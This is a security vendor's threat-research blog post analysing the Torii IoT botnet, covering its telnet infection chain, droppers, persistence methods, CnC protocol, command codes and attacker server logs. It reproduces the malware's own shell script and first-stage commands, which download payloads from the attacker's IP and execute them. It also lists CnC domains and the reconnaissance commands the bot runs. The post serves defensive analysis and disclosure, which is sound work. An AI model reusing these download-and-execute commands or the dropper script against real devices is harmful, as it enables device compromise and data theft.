New Torii Botnet uncovered, more sophisticated than Mirai

blog.avast.com/new-torii-botnet-threat-research

Threat Intelligence Team 27 Sep 2018

New, more sophisticated IoT botnet targets a wide range of devices

written by Jakub Kroustek, Vladislav Iliushin, Anna Shirokova, Jan Neduchal and Martin Hron

Disclaimer: Analysis of the server content and samples was done on Thursday, September 20th. Follow the Avast Blog for further updates.

Introduction

2018 has been a year where the Mirai and QBot variants just keep coming. Any script kiddie now can use the Mirai source code, make a few changes, give it a new Japanese-sounding name, and then release it as a new botnet.

Over the past week, we have been observing a new malware strain, which we call Torii, that differs from Mirai and other botnets we know of, particularly in the advanced techniques it uses.


Unlike the aforementioned IoT botnets, this one tries to be more stealthy and persistent once the device is compromised, and it **does not** (yet) do the usual stuff a botnet does like DDOS, attacking all the devices connected to the internet, or, of course, mining cryptocurrencies.

Instead, it comes with a quite rich set of features for exfiltration of (sensitive) information, modular architecture capable of fetching and executing other commands and executables and all of it via multiple layers of encrypted communication.

Furthermore, Torii can infect a wide range of devices and it provides support for a wide range of target architectures, including MIPS, ARM, x86, x64, PowerPC, SuperH, and others. Definitely, one of the largest sets we've seen so far.

As we've been digging into this strain, we've found indications that this operation has been running since December 2017, maybe even longer.

We would like to give credit to @VessOnSecurity, who actually tweeted about a sample of this strain hitting his telnet honeypot last week.


Vess
@VessOnSecurity

My honeypot just caught something substantially new. Spreads via Telnet but not your run-of-the-mill Mirai variant or Monero miner...

First stage is just a few commands that download a rather sophisticated shell script, disguised as a CSS file. (URL is still live.)

```
which
uname -n
which wget
which ftpget
which printf
which echo
id
rm -f /tmp/.session-unix
wget http://104.237.218.85/cs/bg.css -O /tmp/.session-unix
/tmp/.session-unix
rm -f /tmp/.session-unix
rm -f /tmp/.session-unix
busybox wget http://104.237.218.85/cs/bg.css -O /tmp/.session-unix
```

3:20 PM - 19 Sep 2018

101 Retweets 250 Likes

According to this security researcher, telnet attacks have been coming to his honeypot from Tor exit nodes, so we decided to name this botnet strain “**Torii**”.

In this post, we will describe what we know about this strain *so far*, how it is spreading, what are its stages, and we will depict some of its features.


The analysis is still ongoing and further findings will be included in blog post updates.

Now, let’s start with the infection vector.

Analysis of the initial shell script

The infection chain starts with a telnet attack on the weak credentials of targeted devices followed by execution of an initial shell script. This script looks quite different from typical scripts that IoT malware uses in that it is far more sophisticated.

The script initially tries to discover the architecture of the targeted device and then attempts to download the appropriate payload for that device.The list of architectures that Torii supports is quite impressive: including devices based on x86_64, x86, ARM, MIPS, Motorola 68k, SuperH, PPC - with various bit-width and endianness. This allows Torii to infect a wide range of devices running on these very common architectures.



```
#!/bin/sh
CMD="$(uname -m)"
ID="$(id)"
UNKNOWN="UNKNOWN"
FILE_PATH="/tmp/.sessions-unixev"
XT="0VsCfE5PwiBs"
EOF="0VsCfE5EwOBF"
sv="104.237.218.85"
url="http://"$sv"/0"
u=[redacted]
p=[redacted]
po="404"
line="\n"
DEBUG=$1

silent() {
  if [ "$DEBUG" = "-d" ] ; then
    "$@"
  else
    "$@" > /dev/null 2>&1
  fi
}

get_su() {
    case "$ID" in
        *"uid=0"*) echo "ROOT" ;;
        *)         su ;;
    esac
}

func_gi() {
    case "$CMD" in
        *"armv4t"*) echo "1" ;;
        *"armv4"*) echo "0" ;;
        *"armv5"*) echo "2" ;;
        *"armv6"*) echo "3" ;;
        *"m68k"*) echo "4" ;;
        *"mipsel"*) echo "7" ;;
        *"mips64"*) echo "6" ;;
        *"mips"*) echo "5" ;;
        *"powerpc"*) echo "8" ;;
        *"ppc"*) echo "8" ;;
        *"sh4"*) echo "9" ;;
        *"sparc"*) echo "10" ;;
        *"x86_64"*) echo "11" ;;
        *"i586"*) echo "12" ;;
        *"rlx"*) echo "5" ;;
        *)         echo $UNKNOWN ;;
    esac
}

arm_group(){
    for i in 0 1 2 3
    do
        if [ "$i" = "$1" ]; then
            return 0
        fi
    done
    return 1
}

mips_group(){
    for i in 5 6 7
    do
```

The malware uses several commands to download binary payloads by executing the following commands: *"wget", "ftpget", "ftp", "busybox wget", or "busybox ftpget".* It uses multiple commands to maximize the likelihood that it can deliver the payload.

```
        if [ "$i" = "$1" ]; then
            return 0
        fi
    done
    return 1
}

func_dae() {
    for k in 0 1
    do
        silent echo $1/$k
        for cmd in "wget" "ftpget" "ftp" "busybox wget" "busybox ftpget"
        do
            silent rm -f $FILE_PATH
            case "$cmd" in
            *"wget"*)   silent $cmd $url/$1/$k -O $FILE_PATH ;;
            *"ftpget"*) silent $cmd -u $u -p $p $sv -P $po $FILE_PATH 0/$1/$k ;;
            *"ftp"*)    silent echo -e "open $sv $po\n user $u $p\n binary\n get
0/$1/$k $FILE_PATH\n bye" | ftp -pnv  ;;
            esac
            if [ $? -eq 0 ] && [ -f "$FILE_PATH" ]; then
                break;
            else
                silent rm -f $FILE_PATH
            fi
        done
        silent chmod 777 $FILE_PATH
        silent $FILE_PATH

        if [ $? -eq 0 ]; then
            silent rm -f $FILE_PATH
            echo $XT
            return 0
        else
            silent rm -f $FILE_PATH
        fi
    done
    return 1
}

VALUE=$(func_gi)
silent get_su
if [ "$VALUE" = "$UNKNOWN" ]; then
    for i in 2 0 5 7 6 1 3 4 8 9 10 11 12
    do
        if func_dae $i; then
            break
        fi
    done
elif arm_group $VALUE; then
    for i in $VALUE 2 0 1 3
    do
        if func_dae $i; then
            break
        fi
    done
elif mips_group $VALUE; then
    for i in $VALUE 5 7 6
    do
        if func_dae $i; then
            break
        fi
    done
else
```


If the binaries cannot be downloaded via the HTTP protocol with "*wget"* or "*busybox wget*" commands, it will use FTP. When the FTP protocol is being used, it requires authentication. Credentials are nicely provided in the script:

Username: u="<redacted>"
Password: p="<redacted>"

Port for FTP: po=404

IP of the FTP/HTTP server: 104.237.218.85 (This IP is still alive at the time of writing this post.)

By connecting to the FTP server, there is quite a lot going on:



```
├── files
│   ├── ca.crt
│   ├── client.crt
│   ├── server.crt
│   ├── server.key
│   ├── sm_agent_packed
│   └── start-agent.sh
├── ftp
│   └── xferlog - Logs of connection to FTP server
└── nginx
    ├── html  - HTTP server
    │   ├── 0
    │   │   ├── 0
    │   │   │   ├── 0
    │   │   │   ├── 1
    │   │   │   ├── 2
    │   │   │   └── 3
    │   │   ├── 1
    │   │   │   ├── 0
---------------------------------------------/\/---------------------------------------------
    │   ├── 404.html
    │   ├── 50x.html
    │   ├── cs
    │   │   └── bg.css - Bash script we originally looked at
    │   └── index.html
    ├── logs - Logs of access to Nginx server
    │   ├── access---.log
    │   ├── access-2018-09-07.log
    │   ├── access-2018-09-08.log
    │   ├── access-2018-09-19.log
    │   ├── access-2018-09-20.log
    │   ├── access.log
    │   └── error.log
    ├── md
    │   ├── 0
    │   │   ├── 0
    │   │   │   ├── 0
---------------------------------------------/\/---------------------------------------------
    │   └── bg.css
    ├── restart-nginx.sh
    ├── start-nginx.sh
    └── stop-nginx.sh
```

Click to view full file

Among other things, the server contains logs from the NGINX and FTP servers, payload samples, a bash script that directs the infected devices to this very machine where the malware is hosted, and more. We'll discuss what we found in these logs at the end of this post, but first let's take a look at all the samples that are hosted there.

Analysis of the 1st stage payload (dropper)

Once the script determines which architecture the target device it is running on, it downloads and executes the appropriate binary from the server. All of these binary files are in the ELF file format. While analyzing these payloads, we found that they are all very similar and are "just" droppers of the second stage payload. What is notable is that they use several methods to make the second stage persistent on the target device. Let's look deeper into the details below.

For our description, we'll focus on the x86 sample with the SHA256 hash:

0ff70de135cee727eca5780621ba05a6ce215ad4c759b3a096dd5ece1ac3d378.

String Obfuscation

First we tried to de-obfuscate the sample, so we delved into some of the text strings to look for clues on how the malware works. The vast majority of text strings in the 1st and 2nd stage are encrypted by a simple XOR-based encryption and they are decrypted during runtime when a particular string is needed. You can use the following IDA Python script for decryption:

```
sea = ScreenEA()

max_size = 0xFF

for i in range(0x00, max_size):

  b = Byte(sea+i)

  decoded_byte = (b ^ (0xFEBCEADE >> 8 * (i % 4))) & 0xFF;

  PatchByte(sea+i,decoded_byte)

  if b == 0x00 or decoded_byte == 0x00:

     break
```

e.g. F1 9A CE 91 BD C5 CF 9B B2 8C 93 9B A6 8F BC 00 → '/proc/self/exe'

Install 2nd Stage ELF File

The core functionality of the first stage is to install another ELF file, the second stage executable, which is contained within the first ELF file.

The file is installed into a pseudo-random location that is generated by combining a predefined location from a fixed list:

- "/usr/bin"
- "/usr/lib"
- $HOME_PATH
- "/system/xbin"
- "/dev"
- $LOCATION_OF_1ST_STAGE
- "/var/tmp"
- "/tmp"

and a filename from another list:

- "setenvi"
- "bridged"
- "swapper"
- "natd"
- "lftpd"
- "initenv"
- "unix_upstart"
- "mntctrd"
- etc.

Putting these two items together creates the destination file path.

Make the 2nd Stage Persistent

Afterwards, the dropper makes sure that the second stage payload is executed and that it will remain persistent. It is unique in that it is remarkably thorough in how it achieves persistence. It uses at least six methods to make sure the file remains on the device and always runs. And, not just one method is executed – it runs **all** of them.

1. Automatic execution via injected code into ~\.bashrc
2. Automatic execution via "@reboot" clause in crontab
3. Automatic execution as a "System Daemon" service via systemd
4. Automatic execution via /etc/init and PATH. Once again, it calls itself "System Daemon"
5. Automatic execution via modification of the SELinux Policy Management
6. Automatic execution via /etc/inittab

And, finally, it executes the dropped inner ELF – the second stage payload.

Analysis of the 2nd stage payload (bot)

The second stage payload is a full-fledged bot capable of executing commands from its master (CnC). It also contains other features such as simple anti-debugging techniques, data exfiltration, multi-level encryption of communication, etc.

Furthermore, many functions found in the second stage are the same as in the first, making it highly likely they are both created by the same author(s).

The code inside of the first stage payload is almost identical in all the versions. This is however not true in the case of the second stage where we find differences among the binaries for various hardware architectures. To describe the core functionality that can be found in most of the versions, we will once again take a look on x86 code found in the sample with SHA256 hash: 5c74bd2e20ef97e39e3c027f130c62f0cfdd6f6e008250b3c5c35ff9647f2abe.

Anti-Analysis Methods

The anti-analysis methods in this malware are not as advanced as we are accustomed to seeing in Windows or mobile malware, but they are improving.


- It uses the simple anti-analysis method of a 60 seconds sleep() after execution, which probably tries to circumvent simple sandboxes.
- Furthermore, it tries to randomize the process name via prctl(PR_SET_NAME) call to something like "\[[a-z]{12,17}\]" (regular expression) in order to avoid detection of blacklisted process names.
- Finally, the authors are trying to make the analysis harder by stripping the symbols from executables. When we first downloaded the samples from the aforementioned server 104.237.218.85, they all contained symbols, which made their analysis easier. It is interesting to note that a few days later these files were replaced by their stripped versions. No other differences were found between these two versions, leading us to believe that the authors are taking continual action to further protect their executables against analysis.

CnC Servers

As we already said, this component is a bot that communicates with a master CnC server. The addresses of the CnCs are once again encrypted by the aforementioned XOR-based cipher. It seems that each Torii version contains 3 CnC addresses. The campaign that is currently running tries to get commands from CnC servers running at:

- top.haletteompson.com
- cloud.tillywirtz.com
- trade.andrewabendroth.com

It tries to communicate with the first domain from the list and moves to the next one if it fails. In the case of failure, it also tries to resolve the domain name via Google DNS 8.8.8.8.




```
19 3.037525   192.168.22.210   192.168.22.1     DNS   81   Standard query 0x79ea A top.haletteompson.com
23 3.294168   192.168.22.1     192.168.22.210   DNS   97   Standard query response 0x79ea A top.haletteompson.com A 66.85.157.90
```

Resolving CnC domain name

These three domain names have resolved to IP 66.85.157.90 since September 15, 2018. Some other domains hosted on the same IP are also quite suspicious:

cloud.tillywirtz.com
dushe.cc
editor.akotae.com
press.eonhep.com
web.reeglais.com
psoriasiafreelife.win
q3x1u.psoriasiafreelife.win
server.bluraybumersoftware.com
top.haletteompson.com
trade.andrewabendroth.com
www.bubo.ccwww.dushe.cc

That so many strange looking domains are hosted at one IP address raises concern. Furthermore, the CnC domain names resolved to a different IP address (184.95.48.12) before that.



	Resolve	Location	Network	ASN	First	Last	Source
☐	184.95.48.12	US	184.95.32.0/19	20454	2018-06-25	2018-09-09	riskiq
☐	66.85.157.90	US	66.85.128.0/18	20454	2018-09-15	2018-09-20	pingly, riskiq

(History of resolving DNS names hardcoded in the sample)


Some more digging turned up another set of ELF samples belonging to Torii with three different CnC addresses:

- press.eonhep.com
- editor.akotae.com
- web.reeglais.com

They all resolved to the same IP (184.95.48.12) in the past and, for example “press.eonhep.com” was using this IP since **December 8, 2017**. Therefore, we think that this strain has been in existence since at least December 2017 and quite possibly longer.

CnC Communication

The second stage communicates with these CnC servers via TCP port 443 as well as further encryption layers. It is interesting to note that it uses port 443 as a deception, as it doesn’t communicate using TLS but takes advantage of common use of this port for HTTPS traffic. Each message (including replies) forms a structure we call a “message envelope” and each envelope is AES-128 encrypted and there is a MD5 checksum of the content to ensure it hasn’t been modified or corrupted. Furthermore, each envelope contains a stream of messages where each message is encrypted by a simple XOR-based encryption, which is different than the one used to obfuscate the strings. It isn’t as strong as it looks as the decryption keys are included in the communication.



```
r = rand_id();
v4 = (const void **)memset_wrap(size);
if ( (signed int)size > 0 )
{
    v5 = 0;
    do
    {
        while ( !(v5 & 1) )
        {
            *((_BYTE *)*v4 + v5) = ~s[v5];
            if ( size == ++v5 )
                goto LABEL_7;
        }
        *((_BYTE *)*v4 + v5) = s[v5] ^ r;
        ++v5;
    }
    while ( size != v5 );
}
```

Algorithm used for encryption of CnC messages

Torii also exfiltrates the following information while connecting to a CnC server:

- Hostname

- Process ID

- Path to second stage executable

- All MAC addresses found in /sys/class/net/%interface_name%/address + its MD5 hash - this forms some kind of unique victim ID, allowing the bad actor to fingerprint and catalog devices more easily. It is also stored in local files with strange names such as GfmVZfJKWnCheFxEVAzvAMiZZGjfFoumtiJtntFkiJTmoSsLtSIvEtufBgkgugUOogJebQojzhYNaqyVKJqRcnWDtJlNPIdeOMKP, VFgKRiHQQcLhUZfvuRUqPKCtcrjmhtKcYQorAWhqAuZuWfQqymGnWiiZAsljnyNlocePAOHaKHvGoNXMZfByomZqEMbtkOEzQkQq, XAgHrWKSKyJktzLCMcEqYqfoeUBtgodeOjLgfvArTLeOkPSyRxqrpvFWRhRYvVcLeNtMKTdgFhwrypsRoIiDeObVxTTuOVfSkzgx, etc.

- Details found by uname() call, including sysname, version, release, and machine.

- Outputs of the following commands designed to gain yet more information on the target device:

```
id 2>/dev/null
uname -a 2>/dev/null
whoami 2>/dev/null
cat /proc/cpuinfo 2>/dev/null
cat /proc/meminfo 2>/dev/null
cat /proc/version 2>/dev/null
cat /proc/partitions 2>/dev/null
cat /etc/*release /etc/issue  2>/dev/null
```

CnC Commands

While analyzing the code, we've found that the bot component is communicating with the CnC with active polling in an endless loop, always asking its CnC whether there are any commands to execute. After receiving a command, it replies with the results of the command execution. Each message envelope has a value specifying which type of command it brings. The same value is used for reply. We have uncovered the following command types:

- **0xBB32** - **Store a file from CnC to a local drive**:
  Receive:

1. Filepath where to store content from CnC
2. Content
3. MD5 checksum of content

- Reply:
  1. File path where the file was stored
  2. Error code

- **0xA16D** - **Receive value of timeout to be used for CnC polling**:
  Receive:

1. DWORD with number of minutes to sleep between CnC contacts

- Reply:
  1. Message with code 66

- **0xAE35** - **Execute a given command in a desired shell interpreter and send outputs back to CnC**:
  Receive:

1. Command to execute in shell (sh -c "exec COMMAND")
2. WORD with execution timeout in seconds (max 60 seconds)
3. String with a path to shell interpreter (optional)

- Reply:
  1. String with outputs (stdout + stderr) of command execution

- **0xA863** - **Store a file from CnC to a given path, change its flags to "rwxr-xr-x" to make it executable and then execute it**:
  Receive:

1. File path where to store content from CnC
2. Content
3. MD5 checksum of content

- Reply:
  1. File path where the file was stored
  2. Return code from execution of that file

- **0xE04B - Check that the given file exists on a local system and return its size**:
  Receive:

1. Filepath to check

- Reply:
  1. File path
  2. File size

- **0xF28C** - **Read N bytes from offset O of selected file F and send them to CnC**:
  Receive:

1. File path to file (F) to read from
2. QWORD offset (O) where to start reading
3. DWORD number (N) of bytes to read

- Reply:
  1. File content
  2. Offset
  3. Size of bytes read
  4. MD5 checksum of read content

- **0xDEB7** - **Delete a specified file**
  Receive:

1. Name of a file to delete

- Reply:
  1. Error code

- **0xC221** - **Download a file from the given URL**
  Receive:

1. Path where to a store file
2. URL

- Reply:
  1. File path
  2. URL

- **0xF76F - Get address of a new CnC server and start communication with it.**
  Receive:

1. ?
2. New domain name
3. New port
4. ?

- Reply:
  1. Repeat the received information


- **0x5B77, 0x73BF**, **0xEBF0, and probably other codes** - **Some kind of communication to ping or get a heartbeat on the target device to ensure the communication partner that the communication channel is working)**:
  Receive:

1. Everything received is ignored

- Reply:
  1. Repeat the received information

Analysis of the sm_packed_agent

While we were investigating the server, we found another interesting binary we managed to get from the FTP server that is called "sm_packed_agent". We don't have any evidence that is has been used on the server, but its versatility suggests that it could be used to send any remote command desired to the target device. It contains a GO-written application packed using UPX when unpacked, it has a few interesting strings that suggests it has server-like capabilities:



```
.gopclntab:00000000007A3FD8    00000010    C    main.PrintError
.gopclntab:00000000007A4060    00000013    C    main.TcpReceiveAll
.gopclntab:00000000007A4074    00000009    C    main.min
.gopclntab:00000000007A4118    00000010    C    main.TcpSendAll
.gopclntab:00000000007A41C0    00000014    C    main.CommandHandler
.gopclntab:00000000007A42F0    00000017    C    main.ConnectionHandler
.gopclntab:00000000007A4418    00000011    C    main.StartServer
.gopclntab:00000000007A4560    0000001F    C    main.GetListenPortFromFilePath
.gopclntab:00000000007A4600    00000010    C    main.ParseParam
.gopclntab:00000000007A4611    0000000E    C    os.Executable
.gopclntab:00000000007A4620    0000000E    C    os.executable
.gopclntab:00000000007A46E8    0000000A    C    main.main
.gopclntab:00000000007A4760    0000000A    C    main.init
```

Underneath, it uses the following 3rd party libraries:Code Reuse

https://github.com/shirou/gopsutil/host

https://github.com/shirou/gopsutil/cpu

https://github.com/shirou/gopsutil/mem

https://github.com/shirou/gopsutil/net

Possible name of source code:

/go/src/Monitor_GO/agent/agent.go

/go/src/Monitor_GO/sm_agent.go

Some of these libraries are abusing a BSD licence, which requires redistribution of copyright notice. Apparently Torii's authors don't care about copyright infringement.

Functionality

The functionality of the sm_agent is as follows:

- Takes one parameter on cmdline -p with port number
- Initializes crypto, loads TLS and keys + cert
- Creates server and listening for TLS connection
- Awaits commands encoded in BSON format
- Command handler inside knows these commands:
  - 1: Monitor_GO_agent__Agent_GetSystemInfo
  - 2: Monitor_GO_agent__Agent_GetPerformanceMetrics
  - 7: Monitor_GO_agent__Agent_ExecCmdWithTimeout
    this command seems to be able to run any arbitrary OS command read from BSON payload.


TLS encryption, certificates and keys:

- Agent uses ChaCha20-Poly1305 stream cipher for TLS
- Keys and certs in the same directory
- Self signed certificate of authority ca.crt with name Mayola Mednick
- client.crt issued by ca.crt for Dorothea Gladding
- server.crt + server.key issued by ca.crt for Graham Tudisco

Certificates are self-signed and obviously using fake names.

Start-agent.sh

This script is to kill any previous instances of start sm_packed_agent and run it on TCP port 45709 and re-run it again in case it fails.



```
#/bin/sh
LISTEN_PORT=45709

iptables -D INPUT -p tcp --dport $LISTEN_PORT -m state --state NEW -j
ACCEPT
iptables -A INPUT -p tcp --dport $LISTEN_PORT -m state --state NEW -j
ACCEPT

while true
do
  chmod +x sm_agent_packed
  killall sm_agent_packed
  ./sm_agent_packed -p $LISTEN_PORT
  sleep 1
done
```

A script which runs and keeps running sm_packed_agent

It is not yet known how Torii authors are using this service, but it is incredibly versatile and could be used to run any command on the device. And because this application is written in GO, it can be easily recompiled to run on virtually any architecture. Taking into account that this file is running on a malware distribution machine, it is quite possible that it is a backdoor or even a service to orchestrate multiple machines.

Analysis of Logs From the Server 104.237.218.85

Finally, we took a look at the logs we found for both the Nginx server and the FTP server. Such access log can help us understand how many clients actually were infected by Torii or tried to download it.

As we write this blog, Torii authors have already disabled FTP and Nginx logging (more on that below), but looking at the logs that are available, we can generate some simple statistics.

A total of 206 unique IPs connected to the server on September 7th, 8th, 19th, and 20th according to the logs on the server.

Access-2018-09-07.log - 54 unique IPs

Access-2018-09-08.log - 20


Access-2018-09-19.log - 189

Access-2018-09-20.log - 10

It looks like one IP **38.124.61.111** connected to the server **1 056 393** times!

By looking into the logs, it seems that someone actually ran DirBuster-1.0-RC1, trying to figure out what is going on. Brute force DirBuster is used to guess directories/filenames on the web server and generates a large number of requests. It is quite unfortunate if this scan originated from a researcher as there are more elegant approaches in the case of a sophisticated malware like Torii.

By scanning the ports of IP **38.124.61.111,** we can see that there are a few ports open:



```
Host is up (0.27s latency).
Not shown: 65533 filtered ports
PORT      STATE  SERVICE
53/tcp    open   domain
27655/tcp open   unknown
51000/tcp closed unknown
```

On port 27655, there is an SSH banner which states:

“SSH-2.0-OpenSSH_7.4p1 Raspbian-10+deb9u3” It looks like this box is running Raspbian. If you are behind this, write us.

Other logs that are available to us are FTP server logs.

There are a few clients that connected and downloaded some files that are not on the FTP server anymore:

```
Sat Sep  8 08:31:24 2018 1 128.199.109.115 6 /media/veracrypt1/nginx/md/zing.txt b _ o r md ftp 0 * c
```

